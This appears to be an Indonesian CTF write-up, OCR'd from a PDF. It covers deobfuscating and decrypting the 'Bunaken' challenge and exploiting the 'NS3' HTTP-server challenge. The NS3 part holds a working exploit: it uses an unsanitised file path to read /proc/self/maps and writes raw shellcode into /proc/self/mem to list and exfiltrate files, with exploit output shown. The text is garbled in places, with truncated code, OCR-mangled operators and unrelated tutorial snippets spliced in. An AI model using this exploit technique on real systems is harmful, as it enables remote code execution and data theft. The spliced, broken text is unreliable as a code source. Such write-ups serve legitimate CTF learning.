`"byteOffset"`, `"byteLength"`	Properti buffer
`"ted"`	Bagian dari "encrypted"
`"alues"` + `"getRandomV"`	Gabungan: `crypto.getRandomValues()`

Deobfuscation

Disclaimer - Deobsfucate script juga claude assistance

4.1 Script Deobfuscation Python

Untuk mengungkap semua string yang ter-obfuscate, kita replika seluruh mekanisme obfuscation (array rotation, custom base64, RC4) dalam Python. Script ini menjalankan logika yang persis sama dengan yang ada di binary.

Bagian kritis dari script adalah fungsi rotate_array() yang merotasi array sampai checksum cocok, dan fungsi c() yang melakukan custom base64 decode diikuti RC4 decryption. Karena JavaScript parseInt("1209923ghGtmw") menghasilkan 1209923 (mengambil angka di depan dan mengabaikan huruf), kita perlu mereplikasi perilaku ini di Python menggunakan regex.

```python
import urllib.parse

# ═══════════════════════════════════
# BAGIAN 1: Replika fungsi obfuscation dari source code binary
# ═══════════════════════════════════

# Array string ter-obfuscate (copy exact dari binary)
string_array = [
    "WR0tF8oezmkl", "toString", "W603xSol", "1tlHJnY",
    "1209923ghGtmw", "text", "13820KCwBPf", "byteOffset",
    "40xRjnfn", "Cfa9", "bNaXh8oEW6OiW5FcIq", "alues",
    "lXNdTmoAgqS0pG", "D18RtemLWQhcLConW5a", "nCknW4vfbtX+",
    "WOZcIKj+WONdMq", "FCk1cCk2W7FcM8kdW4y",
    "a8oNWOjkW551fSk2sZVcNa", "yqlcTSo9xXNcIY9vW7dcS8ky", "from",
    "iSoTxCoMW6/dMSkXW7PSW4xdHaC", "c0ZcS2NdK37cM8o+mW",
    "377886jVoqYx", "417805ESwrVS", "7197AxJyfv",
    "cu7cTX/cMGtdJSowmSk4W5NdVCkl", "W7uTCqXDf0ddI8kEFW", "write",
    "encrypt", "ted", "xHxdQ0m", "byteLength", "6CCilXQ",
    "304OpHfOi", "set", "263564pSWjjv", "subtle", "945765JHdYMe",
    "SHA-256", "Bu7dQfxcU3K", "getRandomV"
]

def l(n):
    """Direct array access (offset 367)"""
    return string_array[n - 367]

def custom_base64_decode(encoded_str):
    """
    Custom base64 decoder (replika dari fungsi b() di JS)
    Menggunakan charset: a-z A-Z 0-9 + / =
    """
    charset = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/="
    result = ""
    d = 0
    o = 0
    p = 0

    while p < len(encoded_str):
        e_char = encoded_str[p]
        p += 1
        e = charset.find(e_char)
        if e == -1:
            continue
```

```python
def js_parseInt(s):
    """
    Replika JavaScript parseInt().
    parseInt("1209923ghGtmw") → 1209923
    parseInt("text") → NaN (raise ValueError)
    """
    import re
    match = re.match(r'^[+-]?\d+', str(s))
    if match:
        return int(match.group())
    raise ValueError(f"Cannot parseInt: {s}")
```

4.2 Hasil Deobfuscation

Setelah menjalankan script, array berhasil dirotasi 6 kali dan semua string terungkap seperti String via l() (direct access) , String via c() (RC4 decoded), dan Parameter Enkripsi yang Terungkap

```
┌──(kali㉿kali)-[~/Downloads/bunaken_bunaken-dist]
└─$ python3 deobfuscate_bunaken.py
═══════════════════════════════════════════════════════════
  BUNAKEN CTF — Python Deobfuscation Script
═══════════════════════════════════════════════════════════

[*] Rotating string array (target checksum: 105028)...
    (array dirotasi 6 kali)
[+] Array rotation berhasil!

[*] Decoded strings via l() [direct array access]:

    l(367) = "13820KCwBPf"
    l(368) = "byteOffset"
    l(369) = "40xRjnfn"
    l(370) = "Cfa9"
    l(371) = "bNaXh8oEW6OiW5FcIq"
    l(372) = "alues"
    l(373) = "lXNdTmoAgqS0pG"
    l(374) = "D18RtemLWQhcLConW5a"
    l(375) = "nCknW4vfbtX+"
    l(376) = "WOZcIKj+WONdMq"
    l(377) = "FCk1cCk2W7FcM8kdW4y"
    l(378) = "a8oNWOjkW551fSk2sZVcNa"
    l(379) = "yqlcTSo9xXNcIY9vW7dcS8ky"
    l(380) = "from"
    l(381) = "iSoTxCoMW6/dMSkXW7PSW4xdHaC"
    l(382) = "c0ZcS2NdK37cM8o+mW"
    l(383) = "377886jVoqYx"
    l(384) = "417805ESwrVS"
    l(385) = "7197AxJyfv"
    l(386) = "cu7cTX/cMGtdJSowmSk4W5NdVCkl"
    l(387) = "W7uTCqXDf0ddI8kEFW"
    l(388) = "write"
    l(389) = "encrypt"
    l(390) = "ted"
    l(391) = "xHxdQ0m"
    l(392) = "byteLength"
    l(393) = "6CCilXQ"
    l(394) = "304OpHfOi"
    l(395) = "set"
    l(396) = "263564pSWjjv"
    l(397) = "subtle"
    l(398) = "945765JHdYMe"
    l(399) = "SHA-256"
    l(400) = "Bu7dQfxcU3K"
    l(401) = "getRandomV"
    l(402) = "WR0tF8oezmkl"
    l(403) = "toString"
    l(404) = "W603xSol"
    l(405) = "1tlHJnY"
    l(406) = "1209923ghGtmw"
    c(371, "kAmA") = "importKey"
    c(373, "rG]G") = "sulawesi"
    c(374, "CYgn") = "unakencryp"
    c(375, "dHTh") = "AES-CBC"
    c(376, "$lpa") = "base64"
    c(377, "R69F") = "flag.txt"
    c(381, "R69F") = "945765JHdYMe"
    c(382, "9Dnx") = "304OpHfOi"
    c(387, "f]pG") = "zstdCompre"
    c(391, "9Dnx") = "file"
    c(394, "R69F") = "₩@ïÊ"
    c(398, "f]pG") = "f⊡~1 ¯ wf "
    c(400, "I2yl") = "buffer"
    c(402, "Fw]1") = "digest"
    c(404, "(Y*]") = "from"

═══════════════════════════════════════════════════════════
  ENCRYPTION PARAMETERS
═══════════════════════════════════════════════════════════

Key (hardcoded) : "sulawesi"
Algorithm       : AES-CBC
Key Derivation  : SHA-256("sulawesi") → first 16 bytes
IV              : 16 bytes random, prepended to ciphertext
Output Encoding : base64
Pre-processing  : Bun.zstdCompress() sebelum enkripsi
Input file      : flag.txt
Output file     : flag.txt.unakencrypted

═══════════════════════════════════════════════════════════
  RECONSTRUCTED SOURCE CODE (Readable)
═══════════════════════════════════════════════════════════

// ═══════ BUNAKEN — Deobfuscated ═══════

const deriveKey = async (keyInput) => {
    let keyBytes = new Uint8Array(keyInput);
    if (keyBytes.byteLength == 16 || keyBytes.byteLength == 24 || keyBytes.byteLength == 32)
        return keyBytes;
    let hash = await crypto.subtle.digest("SHA-256", keyBytes);
    return new Uint8Array(hash).subarray(0, 16);
};

const concat = (a, b) => {
    let result = new Uint8Array(a.byteLength + b.byteLength);
    result.set(a, 0);
    result.set(b, a.byteLength);
    return result;
};

const encryptData = async (key, plaintext) => {
    let iv = crypto.getRandomValues(new Uint8Array(16));
    let derivedKey = await deriveKey(key);
    let cryptoKey = await crypto.subtle.importKey(
        "raw", derivedKey, { name: "AES-CBC" }, false, ["encrypt"]
    );
    let encrypted = await crypto.subtle.encrypt(
        { name: "AES-CBC", iv: iv }, cryptoKey, plaintext
```

5.Rekonstruksi Source Code

Disclaimer - Recontruksi dibantu oleh Claude

Dengan semua string yang sudah di-decode, kita bisa merekonstruksi source code yang readable dan mengetahui alur enkripsi file nya.

```
// Key Derivation: jika key bukan 16/24/32 byte, hash dengan SHA-256
const deriveKey = async (keyInput) => {
    let keyBytes = new Uint8Array(keyInput);
    if (keyBytes.byteLength === 16 || keyBytes.byteLength === 24 || keyByt
        return keyBytes;
    let hash = await crypto.subtle.digest("SHA-256", keyBytes);
    return new Uint8Array(hash).subarray(0, 16);
};

// Concatenation: gabung dua Uint8Array
const concat = (a, b) => {
    let result = new Uint8Array(a.byteLength + b.byteLength);
    result.set(a, 0);
    result.set(b, a.byteLength);
    return result;
};

// Enkripsi AES-CBC
const encryptData = async (key, plaintext) => {
    let iv = crypto.getRandomValues(new Uint8Array(16));  // Random IV
    let derivedKey = await deriveKey(key);                // Derive key
    let cryptoKey = await crypto.subtle.importKey(
        "raw", derivedKey, { name: "AES-CBC" }, false, ["encrypt"]
    );
    let encrypted = await crypto.subtle.encrypt(
        { name: "AES-CBC", iv: iv }, cryptoKey, plaintext
    );
    return concat(iv, new Uint8Array(encrypted));  // Return: IV || Cipher
};

// === MAIN ===
var fileHandle  = Bun.file("flag.txt");                          // Ba
var textContent = await fileHandle.text();                        // S
var compressed  = await Bun.zstdCompress(textContent);           // Ko
var encrypted   = await encryptData(Buffer.from("sulawesi"), compressed);

Bun.write(                                                       // Tu
    "flag.txt.bunakencrypted",
    Buffer.from(encrypted).toString("base64")                    // Ba
);
```

```
flag.txt                                    flag.txt.bunakencrypted
   |                                                ▲
   ▼                                                |
Bun.file("flag.txt").text()                 Bun.write(filename,
   |                                        Buffer.from(result)
   ▼                                        .toString("base64"))
Bun.zstdCompress(text)                                ▲
   |                                                  |
   ▼                                          concat(iv, encrypted)
AES-128-CBC encrypt ←— key: SHA-256("sulawesi")[:16]
                    ←— iv:  crypto.getRandomValues(16)
```

6.Dekripsi Flag

Disclaimer - Script Deskripsi menggunakan Claude assistance

Untuk mendekripsi, kita lakukan kebalikan dari alur enkripsi. Pertama decode file flag yang terenkripsi menggunakan base 64. Selanjutnya memisahkan IV dari ciphertext.

```python
import base64
import hashlib
import subprocess
import tempfile
import os
import sys
import zlib

# ═══ PARAMETER DARI DEOBFUSCATION ═══
KEY_STRING     = "sulawesi"
ENCRYPTED_FILE = "flag.txt.bunakencrypted"


def derive_key(key_string: str) → bytes:
    """
    Replika fungsi deriveKey() dari source code Bunaken.
    SHA-256(key_string) → ambil 16 byte pertama → AES-128 key
    """
    key_bytes = key_string.encode("utf-8")
    # "sulawesi" = 8 byte, bukan 16/24/32, jadi masuk ke branc
    sha256_hash = hashlib.sha256(key_bytes).digest()
    return sha256_hash[:16]  # 16 byte = AES-128


def aes_cbc_decrypt_openssl(key: bytes, iv: bytes, ciphertext:
    """
    AES-128-CBC decrypt menggunakan openssl CLI.
    Tidak perlu pip install apapun.
    """
    with tempfile.NamedTemporaryFile(delete=False, suffix=".bi
        tmp_in.write(ciphertext)
        tmp_in_path = tmp_in.name

    tmp_out_path = tmp_in_path + ".dec"

    try:
        cmd = [
            "openssl", "enc", "-d", "-aes-128-cbc",
            "-K", key.hex(),
            "-iv", iv.hex(),
            "-in", tmp_in_path,
            "-out", tmp_out_path,
        ]
        result = subprocess.run(cmd, capture_output=True)

        if result.returncode ≠ 0:
            raise RuntimeError(f"openssl error: {result.stderr.decode()}")

        with open(tmp_out_path, "rb") as f:
            return f.read()
    finally:
        os.unlink(tmp_in_path)
```


```
(kali㉿kali)-[~/Downloads/bunaken_bunaken-dist]
$ python3 full_decrypt_bunaken.py
═══════════════════════════════════════════════════
  BUNAKEN CTF — Decryption Script (Python)
═══════════════════════════════════════════════════

[*] Membaca flag.txt.bunakencrypted ...
[*] Base64 decoding ...
    Total encrypted data: 80 bytes
    IV             (hex): de8d86879da98d193cd083d5893a7c29
    Ciphertext size : 64 bytes

[*] Deriving key: SHA-256("sulawesi") → 16 bytes ...
    Key (hex): 7049c447b8379cacc611361b43b0d2c7
    Key size : 16 bytes → AES-128

[*] AES-128-CBC decrypting (via openssl) ...
    Decrypted size: 60 bytes

[*] Mencoba dekompresi (source code pakai Bun.zstdCompress) ...
[+] Dekompresi berhasil: zstandard (python module)

═══════════════════════════════════════════════════
  FLAG:
═══════════════════════════════════════════════════
C2C{BUN_AwKward_ENcryption_compression_obfuscation}

[+] Tersimpan di flag_decrypted.txt
```

Setelah AES-128-CBC decrypt: 60 bytes. Analisis data hasil decrypt (hex awal): 28 B5 2F FD — ini adalah Zstandard magic bytes, mengkonfirmasi bahwa data memang dikompresi dengan Zstandard sebelum dienkripsi. Sehingga setelah di decompress didapatkan flag **C2C{BUN_AwKward_ENcryption_compression_obfuscation}**

PWN

1. NS3

Challenge ini merupakan hal baru bagi saya (0 exp for me) dan paling lama saya kerjakan. Dan jujur saya menggunakan hampir sebagian besar menggunakan Claude untuk menyelesaikannya dan perlu baca beberapa artikel untuk memahaminya. (**Thanks author insight barunya**)




Building an HTTP Server From Scratch in C++

Osamudiamen Azamegbe · Follow · 12 min read · Feb 4, 2022

541 · 5

Today we will be going on a rather interesting journey. We will be building an HTTP server from scratch using C++ (Just as the title suggests. Weird, right?). I will be doing my best to arm you with all the necessary tools and knowledge you will need to be able to write your server, even if your design



Design a concurrent server for handling multiple clients using fork()

Last Updated : 23 Jul, 2025

Prerequisite: Socket Programming in C/C++, fork() System call

Problem Statement: In this article, we are going to write a program that illustrates the Client-Server Model using **fork()** system call which can handle multiple clients concurrently.

***Fork() call** creates multiple child processes for concurrent clients and runs each call block in its own process control block (PCB).*

Need for designing a concurrent server for handling clients using fork() call:


Through TCP basic server-client model, **one server attends only one client at a particular time**.

But, we are now trying to make our TCP server handle more than one client. Although, we can achieve this using **select() system call** but we can ease the whole process.


How is the fork() system call going to help in this?

Fork() creates a **new child process** that runs in sync with its **Parent process** and returns **0** if child process is created successfully.

- Whenever a new client will attempt to connect to the TCP server, we will create a new **Child Process** that is going to run in parallel with other clients' execution. In this way, we are going to design a concurrent server without using the **Select() system call.**
- A **pid_t (Process id) data type** will be used to hold the Child's process id. Example: **pid_t = fork( ).**




```
┌──(kali㉿kali)-[~/Downloads/ns3]
└─$ cd src/

┌──(kali㉿kali)-[~/Downloads/ns3/src]
└─$ ls
compose.yml  Dockerfile  http_utils.hpp  main.cpp  run.sh  server  server.cpp  server.hpp  shm_rate_limiter.hpp
```



```
┌──(kali㉿kali)-[~/Downloads/ns3/src]
└─$ cat run.sh
#!/bin/sh

rm /flag-* 2>/dev/null
echo $GZCTF_FLAG > /flag-$(tr -dc 'a-f0-9' < /dev/urandom | head -c 64)
unset GZCTF_FLAG
exec su -s ./server nobody
```

Diberikan sebuah file ns3.tar.gz yang berisi file atau source code http sederhana. Selanjutnya dilakukan pengecekan file run.sh, dari run.sh, terlihat bagaimana flag disimpan di server. Flag ditulis ke file /flag-<64 karakter hex acak>, kemudian environment variable dihapus, dan server dijalankan sebagai user nobody. Ini artinya kita perlu mengetahui nama file lengkap untuk membaca flag, atau kita perlu cara untuk listing direktori root (/).



Kemudian saya lempar ke claude beberapa file seperti file dengan ekstensi .cpp dan .hpp untuk dianalisis. Berdasarkan hasil analisis disini saya pahami bahwa file **main.cpp** merupakan Entry Point. File ini sangat sederhana, hanya membuat objek Server dan menjalankannya di port tertentu (default 8080). Tidak ada logika penting di sini selain inisialisasi.

Selain itu juga terdapat file **server.cpp** Ini file utama dan di sinilah kerentanan berada:

- Server::process_get() — fungsi yang langsung pakai path ke **open() tanpa sanitasi**
- Server::process_put() — sama, arbitrary file write
- Server::handle_client() — pengecekan null byte yang jadi satu-satunya "sanitasi"
- Server::start() — arsitektur fork-based dan keep-alive
- http_utils.hpp — Parser HTTP yang mengekstrak parameter path, offset, size dari query string URL

```
std::string header_str = request_buffer.substr(0, header_end + 4);
HttpRequest req = parse_request(header_str);

if (req.path.find('\0') ≠ std::string::npos)
{
    send_response(client_fd, 400, "Bad Request");
    return;
}
```

Setelah menganalisis semua file di atas, kerentanan utama ditemukan di server.cpp. Parameter path yang diterima dari user langsung digunakan sebagai argumen ke system call open() tanpa sanitasi apapun. Satu-satunya pengecekan yang ada di handle_client() hanyalah memastikan path tidak mengandung null byte seperti gambar diatas.

Meskipun kita bisa membaca file apapun, kita tidak tahu nama lengkap file flag-nya (64 karakter hex acak = 16^64 kemungkinan). HTTP API ini tidak menyediakan fitur listing direktori, jadi kita butuh Remote Code Execution (RCE) untuk menjalankan syscall getdents64 dan menemukan nama file-nya.

1. **Strategi Menemukan Cara Exploit**

Karena ini baru bagi saya, maka saya mencari saran dari claude kira2 bagaimana cara untuk mengeksplotasinya, dan claude menyarankan beberapa hal berikut :

Karena server menggunakan fork() untuk setiap koneksi, child process kita punya PID sendiri dan kita bisa mengakses /proc/self/maps dan /proc/self/mem.
Langkah-langkah:

1. Baca /proc/self/maps — Dapatkan alamat dasar (PIE base) dari binary di memory
2. Tulis ke /proc/self/mem — Timpa fungsi send_response dengan shellcode kita
3. Shellcode tereksekusi — Setelah process_put selesai menulis, ia memanggil send_response(204) yang sekarang berisi shellcode kita
4. Shellcode — Lakukan getdents64("/") untuk menemukan file flag-*, baca isinya, kirim ke socket

Mengapa send_response?
Fungsi send_response dipilih sebagai target karena:

- Dipanggil setelah operasi PUT berhasil (urutan: lseek → write → close → send_response)
- Cukup besar (769 bytes) untuk menampung shellcode kita (310 bytes)
- Parameter kedua (esi) berisi client_fd yang kita butuhkan untuk mengirim flag kembali ke attacker

Offset fungsi send_response di binary:

```
┌──(kali㉿kali)-[~/Downloads/ns3/src]
└─$ objdump -d server | awk '/send_response.*>:$/,/^$/'
000000000001efac <_ZN6Server13send_responseEiiRKNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEEES7_>:
   1efac: 55                    push   %rbp
   1efad: 48 89 e5              mov    %rsp,%rbx
   1efb0: 53                    push   %rbx
   1efb1: 48 81 ec 28 01 00 00  sub    $0x128,%rsp
   1efb8: 48 89 bd e8 fe ff ff  mov    %rdi,-0x118(%rbp)
```

Ketika shellcode kita tereksekusi, ia berada di dalam body fungsi send_response. Hal ini penting karena menentukan keadaan register saat shellcode mulai berjalan. Berdasarkan calling convention x86-64 System V ABI, fungsi send_response menerima parameter sebagai berikut:

```
void Server::send_response(int client_fd, int status, const string &msg, const string &body);
//          this = RDI      ^^^ESI          ^^^EDX      ^^^RCX                  ^^^R8
```

Yang paling kita butuhkan adalah **`ESI` (register parameter ke-2) yang berisi `client_fd` — file descriptor socket yang terhubung ke attacker. Kita perlu menyimpan nilai ini agar bisa mengirim flag kembali ke attacker melalui socket tersebut.

Sehingga shellcode perlu kita lakukan seperti berikut :

1. Simpan client_fd dari register ESI
2. Alokasi stack space
3. openat(AT_FDCWD, "/", O_DIRECTORY) → buka direktori root
4. getdents64(dir_fd, buf, 4096) → baca daftar file
5. close(dir_fd)
6. Loop: cari entry yang namanya dimulai dengan "flag-"
7. Buka file: openat(AT_FDCWD, "/flag-...", O_RDONLY)
8. read(flag_fd, buf, 4096) → baca isi flag
9. close(flag_fd)
10. write(client_fd, buf, bytes_read) → kirim ke socket
11. exit(0)

Detail Implementasi

Struktur linux_dirent64 yang dikembalikan getdents64 seperti gambar dibawah ini. Shellcode melakukan pencocokan 5 byte: f l a g - pada offset 19 dari setiap entry. Shellcode final berukuran 310 bytes dan berhasil diverifikasi melalui assembler dan disassembler.

```
Offset 0:  d_ino      (8 bytes)
Offset 8:  d_off      (8 bytes)
Offset 16: d_reclen   (2 bytes)  ← ukuran entry ini
Offset 18: d_type     (1 byte)
Offset 19: d_name[]   (variable) ← nama file dimulai di sini
```

Script Exploit

Disclaimer - Script full digenerate oleh Claude

Setelah itu dibuatlah sebuah script untuk mengeksploitasi, dan didapatkan flag

C2C{lINUx_11LE_5YST3M_Is_qUlT3_M1nD_bIOWlN9_i5N'T_1T_27455d0a73ff?}

```
 GNU nano 7.2                                                    exp.py
#!/usr/bin/env python3
"""
NS3 CTF Exploit
Vulnerability: Arbitrary file read + write via path parameter
Strategy:
  1. GET /proc/self/maps → leak PIE base
  2. PUT /proc/self/mem at send_response offset → overwrite with shellcode
  3. Shellcode executes: getdents("/") to find flag-*, read it, write to sock
"""

import socket
import sys
import re
import time

HOST = "challenges.1pc.tf"
PORT = 38761

# send_response offset in the PIE binary
SEND_RESPONSE_OFFSET = 0x22d4c

# Shellcode: getdents("/"), find "flag-*", read it, write to client_fd
# client_fd is received in esi (2nd arg to send_response)
SHELLCODE = (
    b"\x41\x89\xf7"                 # mov r15d, esi  (save client_fd)
    b"\x48\x81\xec\x30\x11\x00\x00" # sub rsp, 0x1130 (stack buf)
    # openat(AT_FDCWD, "/", O_RDONLY|O_DIRECTORY, 0)
    b"\xb8\x01\x01\x00\x00"         # mov eax, 257 (SYS_openat)
    b"\xbf\x9c\xff\xff\xff"         # mov edi, -100 (AT_FDCWD)
    b"\x48\x8d\x35\x0a\x01\x00\x00" # lea rsi, [rip+0x10a] → "/"
    b"\xba\x00\x00\x01\x00"         # mov edx, 0x10000 (O_DIRECTORY)
    b"\x45\x31\xd2"                 # xor r10d, r10d
    b"\x0f\x05"                     # syscall
    b"\x41\x89\xc4"                 # mov r12d, eax (dir_fd)
    # getdents64(dir_fd, buf, 4096)
    b"\xb8\xd9\x00\x00\x00"         # mov eax, 217 (SYS_getdents64)
    b"\x44\x89\xe7"                 # mov edi, r12d
    b"\x48\x89\xe6"                 # mov rsi, rsp (buf)
    b"\xba\x00\x10\x00\x00"         # mov edx, 4096
    b"\x0f\x05"                     # syscall
```

```
┌──(kali㉿kali)-[~/Downloads/ns3]
└─$ python3 exp.py challenges.1pc.tf:48076
[*] Target: challenges.1pc.tf:48076
[*] Shellcode size: 310 bytes
[*] send_response offset: 0x22d4c
[*] Connecting ...
[+] Connected!
[*] Reading /proc/self/maps ...
[*] Got 972 bytes of maps data
[*] Found r-xp mapping: 7fd580c29000-7fd580dbb000 r-xp 0001a000 103:01 12947706                  /app/server
[*] PIE base: 0x7fd580c0f000
[*] Target address (send_response): 0x7fd580c31d4c
[*] Maps (first 10 lines):
    55558b68a000-55558b6ac000 rw-p 00000000 00:00 0                                  [heap]
    7fd580c08000-7fd580c0f000 rw-s 00000000 00:01 3110                               /dev/zero (deleted)
    7fd580c0f000-7fd580c29000 r--p 00000000 103:01 12947706                          /app/server
